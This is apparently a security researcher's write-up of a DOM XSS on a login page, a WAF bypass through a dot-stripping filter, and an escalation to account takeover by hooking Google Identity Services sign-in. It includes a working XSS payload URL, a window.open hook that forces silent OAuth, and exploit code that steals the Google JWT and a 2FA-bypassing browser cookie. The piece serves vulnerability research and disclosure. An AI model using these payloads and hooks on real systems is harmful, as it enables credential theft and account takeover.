
While reading through the login page's JavaScript code, I noticed a query parameter
called rUrl being used in a location.href assignment sink.
I started testing it with a legitimate URL https://target.com/blahblah
and worked my way up, making minimal changes each time. Custom schemes, different
hosts, modified pathnames — everything seemed to work. Pretty straightforward, right?
Well, not quite. As soon as I tried using javascript: as the URL
scheme, I hit a wall. There was a custom WAF blocking it — not your typical
Cloudflare or Akamai setup, but something the target had built themselves. I threw
every bypass payload I knew at it, but this WAF wasn't budging. Just when I was
getting frustrated and about to reach out to some friends for help, something caught
my eye. A couple of lines before the sink, there was a replace function stripping
out /<>'"\./ from the rUrl parameter.

I immediately tried:
https://target.com/login?rUrl=ja.va.sc.ri.pt.:al.er.t(or.ig.in)//blahblah.comAnd just like that — DOM XSS! 🔥
This vulnerability highlights a critical security principle: security should
be provided from one consistent point, not as a conjunction of different
mechanisms. When you layer multiple security controls without coordination,
you create inconsistencies that attackers can exploit. In this case, the target had
a "Match Then Replace" pattern — the WAF was matching and blocking
javascript: schemes, while a separate replace function was stripping
out dots and other special characters. Neither mechanism alone was vulnerable, but
their combination created the bypass opportunity. This kind of fragmented security
approach is exactly what leads to exploitable edge cases.
Can We Even Get Account Takeover?
Now that I had XSS, it was time to escalate this to a full account takeover. But the target's security was pretty tight — every sensitive action required submitting a 2FA code sent to your email.
I tried everything: changing email, setting password, deleting account, freezing account, adding 2FA — they all needed 2FA verification. Even logging in from a different browser triggered an email 2FA prompt.
Now, you might be thinking: "Why not just steal the session_id cookie
directly?" Good question. The target had properly configured their authentication
cookie with HttpOnly and SameSite=Lax flags, making it
impossible to exfiltrate via XSS and protected against CSRF attacks. Direct session
hijacking was off the table.
But here's where it gets interesting. While I couldn't steal the session cookie, I noticed that logging in from a different browser always triggered a 2FA email prompt. This made me curious — how was the site detecting my browser?
My first thought was User-Agent, but that wasn't it. I started checking all the
pre-login headers and cookies one by one. It was tedious work, but eventually I
found it — a cookie named dd that was used for browser detection. The
good news? Unlike session_id, this cookie wasn't HttpOnly, so I could
easily exfiltrate it with my DOM XSS.
The attack plan became clear: if I could steal the dd cookie and obtain
a fresh session via OAuth, I could bypass the 2FA check entirely since the target
would recognize it as the "same browser." At this point, I was thinking about
using "dirty dancing" OAuth flow
techniques to steal the Google authorization code and complete the account takeover.
The target's login flow used Google's Identity Services SDK (GIS) for OAuth2
implementation. I tried using other redirect modes like absolute URLs,
postmessagerelay, and storagerelay, but they all failed with an
invalid_redirect_uri error on the Google OAuth page. So I had to find
a way to make dirty dancing work within the GIS OAuth flow.
How Does the GIS SDK Actually Work?

Before we dive into the exploitation, let's quickly understand how this SDK works:
Google's Identity Services (GIS) SDK implements a unique OAuth 2.0 flow that's quite different from traditional OAuth implementations. The key difference is that GIS handles the entire authentication flow internally without exposing redirect URIs to the client application.
SDK Loading and Initialization
The GIS SDK is loaded into the application through a script tag that pulls Google's JavaScript library:
<script src="https://accounts.google.com/gsi/client" async defer></script>
This loads the global google object on the window (specifically
window.google.accounts.id), which exposes the GIS API methods. The
application then initializes the SDK with various configuration parameters:
google.accounts.id.initialize({
  // Always Required Arguments:
  client_id: 'YOUR_GOOGLE_CLIENT_ID',          // Required: Your Google OAuth client ID
  // Required if ux_mode='popup'
  callback: handleCredentialResponse,          // Function to handle the JWT response
  // Required if ux_mode='redirect'
  login_uri: 'https://target.com/login',       // Redirect endpoint for redirect mode

  // Optional Arguments
  auto_select: false,                          // Automatically sign in if user has one Google session
  cancel_on_tap_outside: true,                 // Close One Tap prompt when clicking outside
  context: 'signin',                            // Context hint for One Tap UI ('signin', 'signup', 'use')
  ux_mode: 'popup',                             // How to display the flow ('popup' or 'redirect')
  native_callback: nativeResponseHandler,      // Handler for native credential responses
  prompt_parent_id: 'oneTapDiv',                // DOM element ID for One Tap container
  nonce: 'random_nonce',                        // Nonce for ID token security
  state_cookie_domain: 'target.com',            // Domain for state cookie
  allowed_parent_origin: 'https://target.com',  // Allowed origin for iframe mode
  intermediate_iframe_close_callback: onClose  // Callback when intermediate iframe closes
});
Triggering Authentication
GIS provides multiple methods to trigger authentication:
One Tap Prompt:
google.accounts.id.prompt();Button Rendering:
google.accounts.id.renderButton(
  document.getElementById("buttonDiv"),
  styles
);
The GIS Authentication Flow
-
The Intermediate Redirect: When authentication is triggered, GIS
doesn't use the application's redirect URI. Instead, it uses Google's own
intermediate endpoint:
https://accounts.google.com/gsi/oauth?redirect_uri=gis_transform&...Theredirect_uriis alwaysgis_transform— an internal Google-controlled endpoint. -
The Transform Layer: After successful authentication, Google
redirects to the gis/transform endpoint which:
- Processes the authorization response
- Generates a JWT credential token
- Posts this token back to the parent window using postMessage or redirects back with the token
- Token Delivery: The credential response is delivered to the application's callback function:
function handleCredentialResponse(response) {
  // response.credential contains the JWT token with user info
  // response.select_by indicates how the credential was selected
  // response.client_id contains the Google client ID
  const jwt_token = response.credential;
}
Why This Makes Attacks Harder
The GIS SDK architecture blocks several common attack vectors:
- No client-controlled redirect_uri: Since GIS uses
gis/transformas the redirect URI, we can't manipulate it - JWT tokens instead of authorization codes: The app receives signed JWT tokens that can be verified
- Controlled communication channels: All data flows through Google's controlled endpoints
- Script integrity: The SDK loads from Google's domain, preventing tampering
The Attack Surface
Despite these protections, there's still an attack surface at the application layer:
After GIS completes authentication and delivers the JWT token to the callback function, the application's JavaScript takes over. This is where things get interesting:
- Window Object Access: The
googleobject and callback functions live in the global window scope, so any XSS can access or override them - Configuration Manipulation: An XSS can reinitialize GIS with a malicious callback function to intercept credentials
- Token Storage and Handling: The JWT token and session cookies (like our
ddcookie) are accessible to JavaScript if not properly protected
Not-So-Dirty Dancing
Here's the scenario I had in mind:
- [Attacker] sends the malicious link to the victim
- [Victim] opens the link and tries to log into the app
- After login, the DOM XSS gets triggered
- The XSS exfiltrates the Google auth code and
ddcookie - [Attacker] uses the stolen credentials to access the victim's account
The problem? It would be really weird to ask the victim to go through the login flow again after they just logged in. Not a very convincing social engineering scenario.
I needed to rethink this. The goal was to make the GIS OAuth flow completely automatic — no user interaction required — for a cleaner and more realistic attack.
Magical Parameters
I remembered Omid Rezaei's writeup
OAuth Non-Happy Path to ATO
where he used prompt=none and authuser=0 query parameters.
These parameters make Google OAuth flows completely silent — no prompts, and it automatically pre-selects the user's Google account.
But here's the catch: I wasn't the one opening the OAuth popup — the GIS SDK was handling that. But wait... we're still in the same browser window sandbox as the SDK script, right?
Exactly! We can hook the window.open function for the entire window.
When the GIS SDK tries to open a window, we can intercept the URL and inject the
parameters we need.
const originalOpen = window.open;

window.open = function (url, target, features) {
  try {
    // Only touch Google OAuth / Accounts URLs
    if (typeof url === "string" && url.includes("accounts.google.com")) {
      const parsedUrl = new URL(url);

      // Add or overwrite desired OAuth parameters
      parsedUrl.searchParams.set("prompt", "none");
      parsedUrl.searchParams.set("authuser", "0");

      url = parsedUrl.toString();
      console.log("[OAuth Hook] Modified URL:", url);
    }
  } catch (err) {
    console.warn("[OAuth Hook] URL modification failed:", err);
  }

  // Call the original window.open
  return originalOpen.call(window, url, target, features);
};
But there was still a problem: the popup only appeared when the user clicked the rendered button. That would require another user interaction, and I didn't want to risk lowering the severity score.
The Google One-Tap Parameter
I begun reading through the docs and I reached out the auto_select
parameter in the google.accounts.id.initialize function. This was
exactly what I needed:
auto_select:If enabled, the One Tap prompt will be automatically dismissed and the user will be signed in without any further interaction.
Final Account Takeover Exploit

With all the pieces in place, I just needed to run this exploit code via the DOM
XSS on the victim's browser to steal the dd cookie and Google JWT:
const script = document.createElement('script');
script.src = 'https://accounts.google.com/gsi/client';
script.async = true;
script.defer = true;

// Wait for script to load, then initialize
script.onload = function() {
  try {
    // Initialize Google Sign-In with malicious callback
    google.accounts.id.initialize({
      client_id: clientId,
      callback: (response) => {
        // Extract JWT token
        const jwt = response.credential;

        // Extract cookies
        const cookies = document.cookie;

        // Exfiltrate stolen credentials
        exfiltrateData(jwt, cookies);

        resolve({ jwt, cookies, payload });
      },
      itp_support: false,
      use_fedcm_for_prompt: false,
      auto_select: true  // Automatically signs in user
    });

    // Trigger the sign-in prompt
    if (window.google && window.google.accounts.id.prompt) {
      window.google.accounts.id.prompt(m => {
        if (m.isNotDisplayed() || m.isSkippedMoment()) {
          console.log('Prompt not displayed or skipped');
        }
      });
    }
  } catch (error) {
    reject(error);
  }
};

script.onerror = function() {
  reject(new Error('Failed to load Google Sign-In script'));
};

// Append script to page
document.head.appendChild(script);
That's it! By chaining the DOM XSS with GIS SDK manipulation and the
auto_select parameter, I was able to achieve a fully automated account
takeover — no user interaction needed beyond the initial click on the malicious
link.
Thanks for reading!
Feel free to reach out if you have any questions or want to discuss OAuth security
research.
Catch you on the next one! 🎯